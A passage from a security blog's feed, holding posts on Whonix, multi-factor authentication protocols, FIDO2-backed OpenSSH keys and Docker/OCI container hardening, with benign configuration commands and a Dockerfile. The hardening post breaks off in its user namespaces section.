<h3 id="whonix">Whonix</h3>
<p><a href="https://www.whonix.org/">Whonix</a> is a distribution focused on anonymity based on <a href="https://www.whonix.org/wiki/Kicksecure">Kicksecure</a>. It is meant to run as two virtual machines: a “Workstation” and a Tor “Gateway.” All communications from the Workstation must go through the Tor gateway. This means that even if the Workstation is compromised by malware of some kind, the true IP address remains hidden. It is currently the best solution that I know of if your threat model requires anonymity.</p>
<p>Some of its features include Tor Stream Isolation, <a href="https://www.whonix.org/wiki/Keystroke_Deanonymization#Kloak">keystroke anonymization</a>, <a href="https://www.kicksecure.com/wiki/Boot_Clock_Randomization">boot clock randomization</a>, <a href="https://github.com/Whonix/swap-file-creator">encrypted swap</a>, hardened boot parameters, and hardened kernel settings. One downside of Whonix is that it still inherits outdated packages with lots of downstream patching from Debian. It would be better if Whonix gets reimplemented on top of a more sensible base like SecureBlue, although no such system publicly exists yet.</p>
<p>Although Whonix is best used <a href="https://www.whonix.org/wiki/Qubes/Why_use_Qubes_over_other_Virtualizers">in conjunction with Qubes</a>, Qubes-Whonix has <a href="https://forums.whonix.org/t/qubes-whonix-security-disadvantages-help-wanted/8581">various disadvantages</a> when compared to other hypervisors.</p>
]]></content>
      </entry>
      <entry>
        <title>Multi-factor Authentication</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/multi-factor-authentication/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/multi-factor-authentication/</id>
        <published>2022-07-16T00:00:00Z</published>
        <updated>2023-12-10T02:18:15+01:00</updated>
        <summary type="html">Multi-factor authentication is a security mechanism that requires additional verification beyond your username (or email) and password. This usually comes in the form of a one-time passcode, a push notification, or plugging in and tapping a hardware security key.
Common protocols Email and SMS MFA Email and SMS MFA are examples of the weaker MFA protocols. Email MFA is not great as whoever controls your email account can typically both reset your password and receive your MFA verification.</summary>
          <content type="html"><![CDATA[<p><strong>Multi-factor authentication</strong> is a security mechanism that requires additional verification beyond your username (or email) and password. This usually comes in the form of a one-time passcode, a push notification, or plugging in and tapping a hardware security key.</p>
<h2 id="common-protocols">Common protocols</h2>
<h3 id="email-and-sms-mfa">Email and SMS MFA</h3>
<p>Email and SMS MFA are examples of the weaker MFA protocols. Email MFA is not great as whoever controls your email account can typically both reset your password and receive your MFA verification. SMS, on the other hand, is problematic due to the lack of any kind of encryption, making it vulnerable to sniffing. <a href="https://en.wikipedia.org/wiki/SIM_swap_scam">Sim swap</a> attacks, if carried out successfully, will allow an attacker to receive your one-time passcode while locking you out of your own account. In certain cases, websites or services may also allow the user to reset their account login by calling them using the phone number used for MFA, which could be faked with a <a href="https://en.wikipedia.org/wiki/Caller_ID_spoofing">spoofed CallerID</a>.</p>
<p>Only use these protocols when it is the only option you have, and be very careful with SMS MFA as it could actually worsen your security.</p>
<h3 id="push-confirmations">Push Confirmations</h3>
<p>Push confirmation MFA is typically a notification being sent to an app on your phone asking you to confirm new account logins. This method is a lot better than SMS or email, since an attacker typically wouldn&rsquo;t be able to get these push notifications without having an already logged-in device.</p>
<p>Push confirmation in most cases relies on a third-party provider like <a href="https://duo.com/">Duo</a>. This means that trust is placed in a server that neither you nor your service provider control. A malicious push confirmation server could compromise your MFA or profile you based on which website and account you use with the service.</p>
<p>Even if the push notification application and server is provided by a first-party as is the case with Microsoft login and <a href="https://www.microsoft.com/en-us/security/mobile-authenticator-app">Microsoft Authenticator</a>, there is still a risk of you accidentally tapping on the confirmation button.</p>
<h3 id="time-based-one-time-password-totp">Time-based One-time Password (TOTP)</h3>
<p>TOTP is one of the most common forms of MFA available. When you set up TOTP, you setup a &ldquo;<a href="https://en.wikipedia.org/wiki/Shared_secret">shared secret</a>&rdquo; with the service that you intend to use and store it in your authentication app.</p>
<p>The time-limited code is then derived from the shared secret and the current time. As the code is only valid for a short time, without access to the shared secret, an adversary cannot generate new codes.</p>
<p>If you have a <a href="https://www.yubico.com/">YubiKey</a>, you should store the &ldquo;shared secrets&rdquo; on the key itself using the <a href="https://www.yubico.com/products/yubico-authenticator/">Yubico Authenticator</a> app. After the initial setup, the Yubico Authenticator will only expose the 6 digit code to the machine it is running on, but not the shared secret. Additional security can be set up by requiring touch confirmation, protecting digit codes not in used from a compromised operating system.</p>
<p>Unlike <a href="#fido2-fast-identity-online">WebAuthn</a>, TOTP offers no protection against <a href="https://en.wikipedia.org/wiki/Phishing">phishing</a> or reuse attacks. If an adversary obtains a valid code from you, they may use it as many times as they like until it expires (generally 30 seconds + grace period).</p>
<p>Despite its short comings, we consider TOTP better and safer than Push Confirmations.</p>
<h3 id="yubico-otp">Yubico OTP</h3>
<p>Yubico OTP is an authentication protocol typically implemented in hardware security keys. When you decide to use Yubico OTP, the key will generate a public ID, private ID, and a Secret Key which is then uploaded to the Yubico OTP server.</p>
<p>When logging into a website, all you need to do is to physically touch the security key. The security key will emulate a keyboard and print out a one-time password into the password field.</p>
<p>The service will then forward the one-time password to the Yubico OTP server for validation. A counter is incremented both on the key and Yubico&rsquo;s validation server. The OTP can only be used once, and when a successful authentication occurs, the counter is increased which prevents reuse of the OTP. Yubico provides a <a href="https://developers.yubico.com/OTP/OTPs_Explained.html">detailed document</a> about the process.</p>
<p><img loading="lazy" src="/images/yubico-otp.png" alt="Yubico OTP"  />
</p>
<p>The Yubico validation server is a cloud based service, and you&rsquo;re placing trust in Yubico that their server won&rsquo;t be used to bypass your MFA or profile you. The public ID associated with Yubico OTP is reused on every website and could be another avenue for third-parties to profile you. Like TOTP, Yubico OTP does not provide phishing resistance.</p>
<p>Yubico OTP is an inferior protocol compared to TOTP since TOTP does not need trust in a third-party server and most security keys that support Yubico OTP (namely the YubiKey and OnlyKey) supports TOTP anyway. Yubico OTP is still better than Push Confirmation, however.</p>
<h3 id="fido2-fast-identity-online">FIDO2 (Fast IDentity Online)</h3>
<p><a href="https://en.wikipedia.org/wiki/FIDO_Alliance">FIDO</a> includes a number of standards; first there was U2F and then later <a href="https://en.wikipedia.org/wiki/FIDO2_Project">FIDO2</a> which includes the web standard <a href="https://en.wikipedia.org/wiki/WebAuthn">WebAuthn</a>.</p>
<p>U2F and FIDO2 refer to the <a href="https://en.wikipedia.org/wiki/Client_to_Authenticator_Protocol">Client to Authenticator Protocol</a>, which is the protocol between the security key and the computer, such as a laptop or phone. It complements WebAuthn which is the component used to authenticate with the website (the &ldquo;Relying Party&rdquo;) you&rsquo;re trying to log in on.</p>
<p>WebAuthn is the most secure and private form of second factor authentication. While the authentication experience is similar to Yubico OTP, the key does not print out a one-time password and validate with a third-party server. Instead, it uses <a href="https://en.wikipedia.org/wiki/Public-key_cryptography">public key cryptography</a> for authentication.</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/aMo4ZlWznao" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p>Since FIDO2/WebAuthn uses unique cryptographic keys with each internet site, a site pretending to be another one will not be able to get the correct response to the challenge for MFA, making FIDO2/Webauthn is invulnerable phising. It is also because of this authentication mechanism that a physical FIDO2 security key is not identifiable across different services like Yubico OTP. Even better, FIDO2 uses a counter for each authentication, which would help with detecting cloned keys.</p>
<p>If a website or service supports WebAuthn for the authentication, it is highly recommended that you use it over any other form of MFA.</p>
<h2 id="notes">Notes</h2>
<h3 id="initial-set-up">Initial Set Up</h3>
<p>When buying a security key, it is important that you change the default credentials, set up password protection for the key, and enable touch confirmation if your key supports it. Products such as the YubiKey have multiple interfaces with separate credentials for each one of them, so you should go over each interface and set up protection as well.</p>
<h3 id="backups">Backups</h3>
<p>You should always have backups for your MFA method. Hardware security keys can get lost, stolen, or simply stop working over time. It is recommended that you have a pair of hardware security keys with the same access to your accounts instead of just one.</p>
<p>When using TOTP with an authenticator app, be sure to back up your recovery keys to an offline and encrypted storage device.</p>
<h3 id="weakest-link">Weakest link</h3>
<p>You are only as secure as the weakest authentication method you use. For instance, it makes little sense to add SMS 2FA as an alternative MFA method if you are already using FIDO2. An adversary who can compromise your SMS 2FA will get into your account just as easily as if you didn&rsquo;t use FIDO2 at all.</p>
<p>Thus, it is important to stick to the best authentication method you have access to. It is better to have 2 Yubikeys for FIDO2 than 1 FIDO2 key and one authenticator app for TOTP. Likewise, it is better to have 1 TOTP instance and a backup key than to use TOTP alongside with Email or SMS 2FA.</p>
]]></content>
      </entry>
      <entry>
        <title>Securing OpenSSH with FIDO2</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/securing-openssh-with-fido2/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/securing-openssh-with-fido2/</id>
        <published>2022-04-09T17:43:12Z</published>
        <updated>2024-01-31T16:10:09+01:00</updated>
        <summary type="html">Passwordless authentication with OpenSSH keys has been the de facto security standard for years. SSH keys are more robust since they&amp;rsquo;re cryptographically sane by default, and are therefore resilient to most bruteforce atacks. They&amp;rsquo;re also easier to manage while enabling a form of decentralized authentication (it&amp;rsquo;s easy and painless to revoke them). So, what&amp;rsquo;s the next step? And more exactly, why would one need something even better?
Why? The main problem with SSH keys is that they&amp;rsquo;re not magic: they consist of a key pair, of which the private key is stored on your disk.</summary>
          <content type="html"><![CDATA[<p>Passwordless authentication with OpenSSH keys has been the <em>de facto</em> security standard for years. SSH keys are more robust since they&rsquo;re cryptographically sane by default, and are therefore resilient to most bruteforce atacks. They&rsquo;re also easier to manage while enabling a form of decentralized authentication (it&rsquo;s easy and painless to revoke them). So, what&rsquo;s the next step? And more exactly, why would one need something even better?</p>
<h2 id="why">Why?</h2>
<p>The main problem with SSH keys is that they&rsquo;re not magic: they consist of a key pair, of which the private key is stored on your disk. You should be wary of various exfiltration attempts, depending on your theat model:</p>
<ul>
<li>If your disk is not encrypted, any physical access could compromise your keys.</li>
<li>If your private key isn&rsquo;t encrypted, malicious applications could compromise it.</li>
<li>Even with both encrypted, malicious applications could register your keystrokes.</li>
</ul>
<p>All these attempts are particularly a thing on desktop platforms, because they don&rsquo;t have a proper sandboxing model. On Windows, non-UWP apps could likely have full access to your <code>.ssh</code> directory. On desktop Linux distributions, sandboxing is also lacking, and the situation is even worse if you&rsquo;re using X.org since it allows apps to spy on each other (and on your keyboard) by design. A first good step would be to only use SSH from a trusted &amp; decently secure system.</p>
<p>Another layer of defense would obviously be multi-factor authentication, or the fact that you&rsquo;re relying on a shared secret instead. We can use FIDO2 security keys for that. That way, even if your private key is compromised, the attacker needs physical access to your security key. TOTP is another common 2FA technique, but it&rsquo;s vulnerable to various attacks, and relies on the quality of the implementation on the server.</p>
<h2 id="how">How?</h2>
<p>Fortunately for us, <a href="https://www.openssh.com/txt/release-8.2">OpenSSH 8.2</a> (released in February 2020) introduced native support for FIDO2/U2F. Most OpenSSH distributions should have the middleware set to use the <code>libfido2</code> library, including portable versions such as the one <a href="https://github.com/PowerShell/Win32-OpenSSH">for Win32</a>.</p>
<p>Basically, <code>ssh-keygen -t ${key_type}-sk</code> will generate for us a token-backed key pair. The key types that are supported depend on your security key. Newer models should support both ECDSA-P256 (<code>ecdsa-sk</code>) and Ed25519 (<code>ed25519-sk</code>). If the latter is available, you should prefer it.</p>
<h3 id="client-configuration">Client configuration</h3>
<p>To get started:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">ssh-keygen -t ed25519-sk
</span></span></code></pre></div><p>This will generate a <code>id_ed25519_sk</code> private key and a <code>id_ed25519_sk.pub</code> public key in <code>.ssh</code>. These are defaults, but you can change them if you want. We will call this key pair a &ldquo;handle&rdquo;, because they&rsquo;re not sufficient by themselves to derive the real secret (as you guessed it, the FIDO2 token is needed). <code>ssh-keygen</code> should ask you to touch the key, and enter the PIN prior to that if you did set one (you probably should).</p>
<p>You can also generate a <strong>resident key</strong> (referred to as <em>discoverable credential</em> in the WebAuthn specification):</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">ssh-keygen -t ed25519-sk -O resident -O application=ssh:user1
</span></span></code></pre></div><p>As you can see, a few options must be specified:</p>
<ul>
<li><code>-O resident</code> will tell <code>ssh-keygen</code> to generate a resident key, meaning that the private &ldquo;handle&rdquo; key will also be stored on the security key itself. This has security implications, but you may want that to move seamlessly between different computers. In that case, you should absolutely protect your key with a PIN beforehand.</li>
<li><code>-O application=ssh:</code> is necessary to instruct that the resident key will use a particular slot, because the security key will have to index the resident keys (by default, they use <code>ssh:</code> with an empty user ID). If this is not specified, the next key generation might overwrite the previous one.</li>
<li><code>-O verify-required</code> is optional but instructs that a PIN is required to generate/access the key.</li>
</ul>
<p>Resident keys can be retrieved using <code>ssh-keygen -K</code> or <code>ssh-add -K</code> if you don&rsquo;t want to write them to the disk.</p>
<h3 id="server-configuration">Server configuration</h3>
<p>Next, transfer your public key over to the server (granted you have already access to it with a regular key pair):</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">ssh-copy-id -i ~/.ssh/id_ed25519_sk.pub user@server.domain.tld
</span></span></code></pre></div><p><em>Ta-da!</em> But one last thing: we need to make sure the server supports this public key format in <code>sshd_config</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">PubkeyAcceptedKeyTypes ssh-ed25519,sk-ssh-ed25519@openssh.com
</span></span></code></pre></div><p>Adding <code>sk-ssh-ed25519@openssh.com</code> to <code>PubkeyAcceptedKeyTypes</code> should suffice. It&rsquo;s best practice to only use the cryptographic primitives that you need, and hopefully ones that are also modern. This isn&rsquo;t a full-on SSH hardening guide, but you should take a look at the <a href="https://github.com/GrapheneOS/infrastructure/blob/main/ssh/sshd_config">configuration file GrapheneOS uses</a> for their servers to give you an idea on a few good practices.</p>
<p>Restart the <code>sshd</code> service and try to connect to your server using your key handle (by passing <code>-i ~/.ssh/id_ed25519_sk</code> to <code>ssh</code> for instance). If that works for you (your FIDO2 security key should be needed to derive the real secret), feel free to remove your previous keys from <code>.ssh/authorized_keys</code> on your server.</p>
<h2 id="thats-cool-right">That&rsquo;s cool, right?</h2>
<p>If you don&rsquo;t have a security key, you can buy one from <a href="https://www.yubico.com/fr/store/">YubiKey</a> (I&rsquo;m very happy with my 5C NFC by the way), <a href="https://www.nitrokey.com/">Nitrokey</a>, <a href="https://solokeys.com/">SoloKeys</a> or <a href="https://onlykey.io/">OnlyKey</a> (to name a few). If you have an Android device with a hardware security module (HSM), such as the Google Pixels equipped with Titan M (Pixel 3+), you could even use them as Bluetooth security keys.</p>
<p><em>No reason to miss out on the party if you can afford it!</em></p>
]]></content>
      </entry>
      <entry>
        <title>Docker and OCI Hardening</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/docker-and-oci-hardening/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/docker-and-oci-hardening/</id>
        <published>2022-03-30T21:23:12Z</published>
        <updated>2024-05-28T14:45:27-07:00</updated>
        <summary type="html">Containers aren&amp;rsquo;t that new fancy thing anymore, but they were a big deal. And they still are. They are a concrete solution to the following problem:
- Hey, your software doesn&amp;rsquo;t work&amp;hellip;
- Sorry, it works on my computer! Can&amp;rsquo;t help you.
Whether we like them or not, containers are here to stay. Their expressiveness and semantics allow for an abstraction of the OS dependencies that a software has, the latter being often dynamically linked against certain libraries.</summary>
          <content type="html"><![CDATA[<p>Containers aren&rsquo;t that new fancy thing anymore, but they were a big deal. And they still are. They are a concrete solution to the following problem:</p>
<blockquote>
<p>- Hey, your software doesn&rsquo;t work&hellip;</p>
<p>- Sorry, it works on my computer! Can&rsquo;t help you.</p>
</blockquote>
<p>Whether we like them or not, containers are here to stay. Their expressiveness and semantics allow for an abstraction of the OS dependencies that a software has, the latter being often dynamically linked against certain libraries. The developer can therefore provide a known-good environment where it is expected that their software &ldquo;just works&rdquo;. That is particularly useful for development to eliminate environment-related issues, and that is often used in production as well.</p>
<p>Containers are often perceived as a great tool for isolation, that is, they can provide an isolated workspace that won&rsquo;t pollute your host OS - all that without the overhead of virtual machines. Security-wise: containers, as we know them on Linux, are glorified namespaces at their core. Containers usually share the same kernel with the host, and <strong>namespaces</strong> is the kernel feature for separating kernel resources across containers (IDs, networks, filesystems, IPC, etc.). Containers also leverage the features of <strong>cgroups</strong> to separate system resources (CPU, memory, etc.), and security features such as seccomp to restrict syscalls, or MACs (AppArmor, SELinux).</p>
<p>At first, it seems that containers may not provide the same isolation boundary as virtual machines. That&rsquo;s fine, they were not designed to. But they can&rsquo;t be simplified to a simple <code>chroot</code> either. We&rsquo;ll see that a &ldquo;container&rdquo; can mean a lot of things, and their definition may vary a lot depending on the implementation: as such, containers are mostly defined by their semantics.</p>
<h2 id="docker-is-dead-long-live-docker-and-oci">Docker is dead, long live Docker&hellip; and OCI!</h2>
<p>When people think of containers, a large group of them may think of Docker. While Docker played a big role in the popularity of containers a few years ago, it didn&rsquo;t introduce the technology: on Linux, LXC did (<em>Linux Containers</em>). In fact, Docker in its early days was a high-level wrapper for LXC which already combined the power of namespaces and cgroups. Docker then replaced LXC with <code>libcontainer</code> which does more or less the same, plus extra features.</p>
<p>Then, what happened? <em>Open Container Initiative</em> (OCI). That is the current standard that defines the container ecosystem. That means that whether you&rsquo;re using Docker, Podman, or Kubernetes, you&rsquo;re in fact running OCI-compliant tools. That is a good thing, as it saves a lot of interoperability headaches.</p>
<p><strong>Docker</strong> is no longer the monolithic platform it once was. <code>libcontainer</code> was absorbed by <code>runc</code>, the reference OCI runtime. The high-level components of Docker split into different parts related to the upstream Moby project (Docker is the &ldquo;assembled product&rdquo; of the &ldquo;Moby components&rdquo;). When we refer to Docker, we refer in fact at this powerful high-level API that manages OCI containers. By design, Docker is a daemon that communicates with <code>containerd</code>, a lower-level layer, which in turn communicates with the OCI runtime. That also means that you could very well skip Docker altogether and use <code>containerd</code> or even <code>runc</code> directly.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">Docker client &lt;=&gt; Docker daemon &lt;=&gt; containerd &lt;=&gt; containerd-shim &lt;=&gt; runc
</span></span></code></pre></div><p><strong>Podman</strong> is an alternative to Docker developed by RedHat, that also intends to be a drop-in replacement for Docker. It doesn&rsquo;t work with a daemon, and can work rootless by design (Docker has support for rootless too, but that is not without caveats). I would largely recommend Podman over Docker for someone who wants a simple tool to run containers and test code on their machine.</p>
<p><strong>Kubernetes</strong> (also known as K8S) is the container platform made by Google. It is designed with scaling in mind, and is about running containers across a cluster whereas Docker focuses on packaging containers on a single node. Docker Swarm is the direct alternative to that, but it has never really took off due to the popularity of K8S.</p>
<p>For the rest of this article, we will use Docker as the reference for our examples, along with the <a href="https://docs.docker.com/compose/compose-file/">Compose specification</a> format. Most of these examples can be adapted to other platforms without issues.</p>
<h2 id="the-nightmare-of-dependencies">The nightmare of dependencies</h2>
<p>Containers are made from images, and images are typically built from a Dockerfile. Images can be built and distributed through OCI registries: <a href="https://hub.docker.com/">Docker Hub</a>, <a href="https://cloud.google.com/container-registry">Google Container Registry</a>, <a href="https://docs.github.com/en/packages/working-with-a-github-packages-registry/working-with-the-container-registry">GitHub Container Registry</a>, and so on. You can also set up your own private registry as well, but the reality is that people often pull images from these public registries.</p>
<h3 id="images-immutability-and-versioning">Images, immutability and versioning</h3>
<p>Images are what make containers, well, containers. Containers made from the same image should behave similarly on different machines. Images can have <strong>tags</strong>, which are useful for software versioning. The usage of generic tags such as <code>latest</code> is often discouraged because it defeats the purpose of the expected behavior of the container. Tags are not necessarily immutable by design, and they shouldn&rsquo;t be (more on that below). <strong>Digest</strong>, however, is the attribute of an immutable image, and is often generated with the SHA-256 algorithm.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">docker.io/library/golang:1.17.1@sha256:232a180dbcbcfa7250917507f3827d88a9ae89bb1cdd8fe3ac4db7b764ebb25
</span></span><span class="line"><span class="cl">         ^          ^       ^                                   ^ 
</span></span><span class="line"><span class="cl">         |          |       |                                   |
</span></span><span class="line"><span class="cl">     Registry     Image    Tag                          Digest (immutable)
</span></span></code></pre></div><p>Now onto why tags shouldn&rsquo;t be immutable: as written above, containers bring us an abstraction over the OS dependencies that are used by the packaged software. That is nice indeed, but this shouldn&rsquo;t lure us into believing that we can forget security updates. The fact is, <strong>there is still a whole OS to care about</strong>, and we can&rsquo;t just think of the container as a simple package tool for software.</p>
<p>For these reasons, good practices were established:</p>
<ul>
<li>An image should be as minimal as possible (Alpine Linux, or scratch/distroless).</li>
<li>An image, with a given tag, should be regularly built, without cache to ensure all layers are freshly built.</li>
<li>An image should be rebuilt when the images it&rsquo;s based on are updated.</li>
</ul>
<h3 id="a-minimal-base-system">A minimal base system</h3>
<p><a href="https://alpinelinux.org/">Alpine Linux</a> is often the choice for official images for the first reason. This is not a typical Linux distribution as it uses musl as its C library, but it works quite well. Actually, I&rsquo;m quite fond of Alpine Linux and <code>apk</code> (its package manager). If a supervision suite is needed, I&rsquo;d look into <code>s6</code>. If you need a glibc distribution, Debian provides slim variants for lightweight base images. We can do even better than using Alpine by using <strong>distroless images</strong>, allowing us to have state-of-the-art application containers.</p>
<p>&ldquo;Distroless&rdquo; is a fancy name referring to an image with a minimal set of dependencies, from none (for fully static binaries) to some common libraries (typically the C library). Google maintains <a href="https://github.com/GoogleContainerTools/distroless">distroless images</a> you can use as a base for your own images. If you were wondering, the difference with <code>scratch</code> (empty starting point) is that distroless images contain common dependencies that &ldquo;almost-statically compiled&rdquo; binaries may need, such as <code>ca-certificates</code>.</p>
<p>However, distroless images are not suited for every application. In my experience though, distroless is an excellent option with pure Go binaries. Going with minimal images drastically reduces the available attack surface in the container. For example, here&rsquo;s a <a href="https://docs.docker.com/develop/develop-images/multistage-build/">multi-stage Dockerfile</a> resulting in a minimal non-root image for a simple Go project:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-Dockerfile" data-lang="Dockerfile"><span class="line"><span class="cl"><span class="k">FROM</span><span class="s"> golang:alpine as build</span><span class="err">
</span></span></span><span class="line"><span class="cl"><span class="err"></span><span class="k">WORKDIR</span><span class="s"> /app</span><span class="err">
</span></span></span><span class="line"><span class="cl"><span class="err"></span><span class="k">COPY</span> . .<span class="err">
</span></span></span><span class="line"><span class="cl"><span class="err"></span><span class="k">RUN</span> <span class="nv">CGO_ENABLED</span><span class="o">=</span><span class="m">0</span> go mod -o /my_app cmd/my_app<span class="err">
</span></span></span><span class="line"><span class="cl"><span class="err">
</span></span></span><span class="line"><span class="cl"><span class="err"></span><span class="k">FROM</span><span class="s"> gcr.io/distroless/static</span><span class="err">
</span></span></span><span class="line"><span class="cl"><span class="err"></span><span class="k">COPY</span> --from<span class="o">=</span>build /my_app /<span class="err">
</span></span></span><span class="line"><span class="cl"><span class="err"></span><span class="k">USER</span><span class="s"> nobody</span><span class="err">
</span></span></span><span class="line"><span class="cl"><span class="err"></span><span class="k">ENTRYPOINT</span> <span class="p">[</span><span class="s2">&#34;/my_app&#34;</span><span class="p">]</span><span class="err">
</span></span></span></code></pre></div><p>The main drawback of using minimal images is the lack of tools that help with debugging, which also constitute the very attack surface we&rsquo;re trying to get rid of. The trade-off is probably not worth the hassle for development-focused containers, and if you&rsquo;re running such images in production, you have to be confident enough to operate with them. Note that the <code>gcr.io/distroless</code> images have a <code>:debug</code> tag to help in that regard.</p>
<h3 id="keeping-images-up-to-date">Keeping images up-to-date</h3>
<p>The two other points are highly problematic, because most software vendors just publish an image on release, and forget about it. You should take it up to them if you&rsquo;re running images that are versioned but not regularly updated. I&rsquo;d say running scheduled builds <strong>once a week</strong> is the bare minimum to make sure dependencies stay up-to-date. Alpine Linux is a better choice than most other &ldquo;stable&rdquo; distributions because it usually has more recent packages.</p>
<p>Stable distributions often rely on backporting security fixes from CVEs, which is known to be a flawed approach to security since CVEs aren&rsquo;t always assigned or even taken care of. Alpine has more recent packages, and it has versioning, so it&rsquo;s once again a particularly good choice as long as <code>musl</code> doesn&rsquo;t cause issues.</p>
<h3 id="is-it-really-a-security-nightmare">Is it really a security nightmare?</h3>
<p>When people say Docker is a security nightmare because of that, that&rsquo;s a fair point. On a traditional system, you could upgrade your whole system with a single command or two. With Docker, you&rsquo;ll have to recreate several containers&hellip; if the images were kept up-to-date in the first place. Recreating itself is not a big deal actually: hot upgrades of binaries and libraries often require the services that use them to restart, otherwise they could still use an old (and vulnerable) version of them in memory. But yeah, the fact is most people are running outdated containers, and more often than not, they don&rsquo;t have the choice if they rely on third-party images.</p>
<p><a href="https://github.com/aquasecurity/trivy">Trivy</a> is an excellent tool to scan images for a subset of <strong>known vulnerabilities</strong> an image might have. You should play with it and see for yourself how outdated many publicly available images are.</p>
<h3 id="supply-chain-attacks">Supply-chain attacks</h3>
<p>As with any code downloaded from a software vendor, OCI images are not exempt from supply-chain attacks. The good practice is quite simple: rely on official images, and ideally build and maintain your own images. One should definitely not automatically trust random third-party images they can find on Docker Hub. Half of these images, if not more, contain vulnerabilities, and I bet a good portion of them contains malwares <a href="https://www.trendmicro.com/vinfo/fr/security/news/virtualization-and-cloud/malicious-docker-hub-container-images-cryptocurrency-mining">such as miners</a> or worse.</p>
<p>As an image maintainer, you can sign your images to improve the authenticity assurance. Most official images make use of <a href="https://docs.docker.com/engine/security/trust/">Docker Content Trust</a>, which works with a OCI registry attached to a <a href="https://github.com/notaryproject/notary">Notary server</a>. With the Docker toolset, setting the environment variable <code>DOCKER_CONTENT_TRUST=1</code> enforces signature verification (a signature is only good if it&rsquo;s checked in the first place). The SigStore initiative is developing <a href="https://github.com/sigstore/cosign">cosign</a>, an alternative that doesn&rsquo;t require a Notary server because it works with features already provided by the registry such as tags. Kubernetes users may be interested in <a href="https://github.com/sse-secure-systems/connaisseur">Connaisseur</a> to ensure all signatures have been validated.</p>
<h2 id="leave-my-root-alone">Leave my root alone!</h2>
<h3 id="attack-surface">Attack surface</h3>
<p>Traditionally, Docker runs as a daemon owned by root. That also means that root in the container is actually the root on the host and may be a few commands away from compromising the host. More generally, the attacker has to exploit the available attack surface to escape the container. There is a huge attack surface, actually: the Linux kernel. <a href="https://grsecurity.net/huawei_hksp_introduces_trivially_exploitable_vulnerability">Someone wise once said</a>:</p>
<blockquote>
<p>The kernel can effectively be thought of as the largest, most vulnerable setuid root binary on the system.</p>
</blockquote>
<p>That applies particularly to traditional containers which weren&rsquo;t designed to provide a robust level of isolation. A recent example was <a href="https://unit42.paloaltonetworks.com/cve-2022-0492-cgroups/">CVE-2022-0492</a>: the attacker could abuse root in the container to exploit cgroups v1, and compromise the host. Of course defense-in-depth measures would have prevented that, and we&rsquo;ll mention them. But fundamentally, container escapes are possible by design.</p>
<p>Breaking out via the OCI runtime <code>runc</code> is also possible, although <a href="https://unit42.paloaltonetworks.com/breaking-docker-via-runc-explaining-cve-2019-5736/">CVE-2019-5736</a> was a particularly nasty bug. The attacker had to gain access to root in the container first in order to access <code>/proc/[runc-pid]/exe</code>, which indicates them where to overwrite the <code>runc</code> binary.</p>
<p>Good practices have been therefore established:</p>
<ul>
<li>Avoid using root in the container, plain and simple.</li>
<li>Keep the host kernel, Docker and the OCI runtime updated.</li>
<li>Consider the usage of user namespaces.</li>
</ul>
<p>By the way, it goes without saying that any user who has access to the Docker daemon should be considered as privileged as root. Mounting the Docker socket (<code>/var/run/docker.sock</code>) in a container makes it highly privileged, and so it should be avoided. The socket should only be owned by root, and if that doesn&rsquo;t work with your environment, use Docker rootless or Podman.</p>
<h3 id="avoiding-root">Avoiding root</h3>
<p>root can be avoided in different ways in the final container:</p>
<ul>
<li>Image creation time: setting the <code>USER</code> instruction in the Dockerfile.</li>
<li>Container creation time: via the tools available (<code>user:</code> in the Compose file).</li>
<li>Container runtime: degrading privileges with entrypoints scripts (<code>gosu UID:GID</code>).</li>
</ul>
<p>Well-made images with security in mind will have a <code>USER</code> instruction. In my experience, most people will run images blindly, so it&rsquo;s good harm reduction. Setting the user manually works in some images that aren&rsquo;t designed without root in mind, and it&rsquo;s also great to mitigate some <em>scenarii</em> where the image is controlled by an attacker. You also won&rsquo;t have surprises when mounting volumes, so I highly recommend setting the user explicitly and make sure volume permissions are correct once.</p>
<p>Some images allow users to define their own user with UID/GID environment variables, with an entrypoint script that runs as root and takes care of the volume permissions before dropping privileges. While technically fine, it is still attack surface, and it requires the <code>SETUID</code>/<code>SETGID</code> capabilities to be available in the container.</p>
<h3 id="user-namespaces-sandbox-or-paradox">User namespaces: sandbox or paradox?</h3>
<p>As mentioned just above, <a href="https://www.man7.org/linux/man-pages/man7/user_namespaces.7.html">user namespaces</a> are a solution to ensure root in the container is not root on the host. Docker supports user namespaces, for instance you could set the default mapping in <code>/etc/docker/daemon.json</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">    &#34;userns-remap&#34;: &#34;default&#34;
</span></span></code></pre></div><p><code>whoami &amp;&amp; sleep 60</code> in the container will return root, but <code>ps -fC sleep</code> on the host will show us the PID of another user. That is nice, but it has limitations and therefore shouldn&rsquo;t be considered as a real sandbox. In fact, the paradox is that <a href="https://lists.archlinux.org/pipermail/arch-general/2017-February/043066.html">user namespaces are attack surface</a> (and vulnerabilities are still being found <a href="https://www.openwall.com/lists/oss-security/2022/01/29/1">years later</a>), and it&rsquo;s common wisdom to restrict them to privileged users (<code>kernel.unprivileged_userns_clone=0</code>). That is fine for Docker with its traditional root daemon, but Podman expects you to let unprivileged users interact with user namespaces (so essentially privileged code).</p>
